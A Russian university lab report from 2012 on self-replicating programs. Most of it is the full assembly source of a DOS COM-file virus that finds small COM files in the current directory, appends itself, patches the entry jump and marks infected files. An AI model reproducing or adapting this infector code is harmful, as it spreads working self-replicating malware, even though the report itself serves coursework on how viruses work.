­Министерство высшего и профессионального образования РФ

Государственное образовательное учреждение

высшего профессионального образования

Ульяновский государственный технический университет

Кафедра «Вычислительная техника»

Дисциплина "МиСЗКИ"

Лабораторная работа №4

Изучение принципов работы самораспространяющихся программ.

Выполнил

студент группы БЭВМд-41

Ключников Дмитрий

Проверил

Мартынов А. И.

Ульяновск 2012

***Задание:***

Изучить механизмы работы самораспространяющихся программ и разработать запускающую программу, которая выполняет следующие действия:

1. Ищет подходящий для «заражения» файл **в пределах текущего каталога!!!** (параметры «заражения» и тип «заражаемых» файлов согласно варианту);
2. Модифицирует «заражаемую» программу таким образом, что при ее запуске сначала выдается информация об авторе, вариант задания и задается вопрос «Вы действительно хотите запустить эту программу? (Да/Нет)». Если пользователь выбирает ответ «Да», то «зараженная» программа запускается на выполнение, в противном случае производится завершение работы программы. При этом «зараженная» программа продолжает производить дальнейшее «заражение» других подходящих файлов.

***Задание по варианту:***

Тип заражаемых файлов: **COM**

Количество заражений за один запуск: **1**

Атрибуты заражаемых файлов: **N,A,H**

N – Обычный файл

A – Архивный файл

H – Скрытый файл


S – Системный файл

Ограничения на размер заражаемого файла в Kб: **25**

**Заражение COM:**

1. Открываем файл
2. Сохраняем первые 3 байта перехода
3. Считаем новый переход
4. Помещаем его
5. Добавляем тело вируса
6. Закрываем файл

Мы знаем, что COM-файл выглядит в памяти так же как и в настоящем коде (COM = Copy of Memory). DOS дает COM-файлу всю доступную память. Так выглядит COM-программа после загрузки в память.



**Алгоритм работы вируса:**

1. Ищет на диске подходящий COM- файл.
2. Записывает свое тело в конец этого файла.
3. Записывает исходные байты перехода
4. Заменяет первые три байта перехода для перехода на код вируса.
5. Выполняет вредные действия, предусмотренные автором.
6. Передает управление зараженной программе программы.

**Код программы:**

prg segment

assume cs:prg,ds:prg,es:prg,ss:prg

org 100h ;Резервирование места для PSP (Program Segment Prefix)

start:

jmp vir ;Передача управления вирусному коду

org 110h ;Размещение вирусного кода с адреса 110h

vir:

push ds ;Сохранение регистра DS в стек

mov ax, ds ;Корректировка регистра DS

db 05h ;Код команды

add\_to\_ds:

dw 0 ;"ADD AX, 00h"

mov ds, ax ;AX->DS

;восстановление заражённой программы - копирование первых 3-х байт

fresh\_bytes:

mov al, old\_bytes

mov cs:[100h], al

mov al, old\_bytes + 1

mov cs:[101h], al

mov al, old\_bytes + 2

mov cs:[102h], al

mov cx, 80h ;размер DTA(Data Transfer Arrea) - 128 байт

mov bx, 80h ;смещение к DTA

lea si, old\_dta ;адрес массива

save\_dta:

mov al, byte ptr cs:[bx];чтение из DTA байт и

mov ds:[si], al ;перенесение его в массив к новому байту

inc bx

inc si

loop save\_dta ;цикл 128 раз

;запрос на заражение

mov ah, 09h

lea dx, message

int 21h

mov ah, 09h

lea dx, messInputCount

int 21h

mov ah, 08h

int 21h

mov dl, al

mov ah, 02h

int 21h

sub al, 30h

mov byte ptr count\_files, al

mov ah, 09h

lea dx, questionStart

int 21h

waitAnswer:

mov ah, 08h

int 21h

cmp al, 'y'

jz find\_first

cmp al, 'n'

jmp restore\_dta

find\_first:

mov ah, 4eh ;поиск первого файла

mov cx, 100010b ;normal(0x00), archive, hidden

lea dx, maska ;маска для поиска

int 21h

jnc r\_3 ;файл найден

jmp restore\_dta ;при ошибке - завершение программы

find\_next:

mov ah, 3eh ;закрытие неподходящего

int 21h ;файла

jnc r\_2

jmp restore\_dta ;файл невозможно закрыть

r\_2:

mov ah, 4fh ;поиск

int 21h ;следующего

jnc r\_3 ;файл найден

jmp restore\_dta ;при ошибке - завершение программы

r\_3:

mov cx, 12 ;стирание в буфере

lea si, fn ;"fn" имени предыдущего файла

destroy\_name:

mov byte ptr [si], 0

inc si

loop destroy\_name

xor si,si ;запись в буфер имени только

copy\_name: ;что найденного файла

mov al, byte ptr cs:[si + 9eh]

cmp al, 0

je open ;в конце имени в

mov byte ptr ds:fn[si], al ;DTA всегда стоит

inc si ;ноль, его и

jmp copy\_name ;необходимо достичь

open:

mov ax, 3d02h ;открытие файла для чтения и записи

lea dx, fn ;имя файла

int 21h

jnc save\_bytes

jmp restore\_dta ;файл невозможно открыть

;считаем три байта:

save\_bytes:

mov bx, ax ;сохранение дескриптора в BX

mov ah, 3fh ;номер функции

mov cx, 3

lea dx, old\_bytes ;буфер для считываемых данных

int 21h

jnc found\_size

jmp close ;при ошибке - закрытие файла

found\_size:

mov ax, cs:[09ah]

;нахождение размера файла

count\_size:

mov si, ax

cmp ax, 25600 ;файл длиннее 25 Кбайт?

jna toto ;нет

jmp find\_next ;да - неподходящий файл

toto:

test ax, 000fh ;округление размера (логическое И - результат не сохраняется)

jz krat\_16 ;до целого числа

or ax, 000fh ;параграфов в (логическое ИЛИ - результат сохраняется, кароче устанавливается 000fh

inc ax ;большую сторону

krat\_16:

mov di, ax ;запись округленного значения в DI

;расчет смещения для перехода на код вируса

sub ax, 3 ;сама команда перехода занимает 3 байта

mov byte ptr new\_bytes[1], al

mov byte ptr new\_bytes[2], ah

;смещение найдено

mov ax ,di ;количество параграфов,

mov cl, 4 ;которое содержит

shr ax, cl ;заражаемая программа

dec ax ;учёт действия директивы "ORG 110h"

mov byte ptr add\_to\_ds, al

mov byte ptr add\_to\_ds + 1, ah

;корректирующее число найдено

mov ax, 4200h ;установка

xor cx, cx ;указателя на

dec si ;последний байт

mov dx, si ;файла

int 21h

jnc read\_last

jmp close ;при ошибке - закрытие файла

read\_last:

mov ah, 3fh ;считывание этого

mov cx, 1 ;байта

lea dx, last ;в ячейку "last"

int 21h

jc close ;при ошибке - закрытие файла

cmp last, 'K' ;"last" = "I"

jne write\_vir ;нет - дальше

jmp find\_next ;да - поиск другого файла

write\_vir:

mov ax, 4200h ;установка

xor cx, cx ;указателя

mov dx, di ;на конец файла

int 21h

jc close ;при ошибке - закрытие файла

mov ah, 40h ;запись в файл

mov cx, vir\_len ;кода вируса

lea dx, vir ;длиной vir\_len

int 21h

jc close ;при ошибке - закрытие файла

write\_bytes:

mov ax, 4200h ;установка

xor cx, cx ;указателя

xor dx, dx ;на начало файла

int 21h

jc close ;при ошибке - закрытие файла

mov ah, 40h ;запись в файл

mov cx, 3 ;первых трёх байт

lea dx, new\_bytes ;(команда

int 21h ;перехода)

close:

mov ah, 3eh ;закрытие зараженного

int 21h ;файла

inc files\_infected ;подсчёт количества

mov ah, 09h

lea dx, fileMess

int 21h

mov ah, 09h

lea dx, fn

int 21h

mov al, files\_infected ;заражённых файлов

cmp al, byte ptr count\_files ;если больше 1,

jge restore\_dta ;то завершение программы,

jmp find\_first ;иначе продолжение

restore\_dta:

mov cx, 80h ;размер DTA - 128 байт

mov bx, 80h ;смещение к DTA

lea si, old\_dta ;адрес массива

dta\_fresh:

mov al, ds:[si] ;читаем из массива "old\_dta"

mov byte ptr cs:[bx], al;байта и перенесение его в DTA

inc bx ;к новому байту

inc si

loop dta\_fresh

pop ds ;восстановление испорченного DS

push cs ;занесение в стек регистра CS

db 0b8h ;код команды

jump:

dw 100h ;"MOV AX, 100h"

push ax ;занесение в стек числа 100h

retf ;передача управления на заданный адрес

old\_bytes db 0e9h ;исходные три байта

dw vir\_len + 0dh ;зараженной программы

old\_dta db 128 dup (0) ;массив для хранения исходной DTA программы

maska db '\*.com', 0 ;маска для поиска файлов

fn db 12 dup (' '), '$',0 ;массив для хранения имя файла - жертвы

new\_bytes db 0e9h ;первые три

db 00h ;байта вируса

db 00h ;в файле

message db 10, 13, 'Dmitry Klyuchnikov B\_EVMd-41', 10, 13, 'Variant #1: ', 10, 13, 'Virus infects COM-files size less 25kb and attributes: Normal, Archive, Hidden.', 10, 13 ,10, 13, '$'

questionStart db 10, 13,'Do you wish to start virus? (Y/N)', 10, 13, '$'

messInputCount db 'Input count files: ', '$'

fileMess db 10, 13, 'File Infect: ', '$' ;

files\_infected db 0 ;количество инфицированных файлов

count\_files db 0

last db 0 ;ячейка для последнего байта

db 'K' ;последний байт вируса в файле

vir\_len equ $ - vir ;длина вирусного кода

prg\_end:

mov ah, 4ch ;завершение

int 21h ;запускающей программы

db 'K' ;без этого символа вирус заразил бы сам себя

prg ends

end start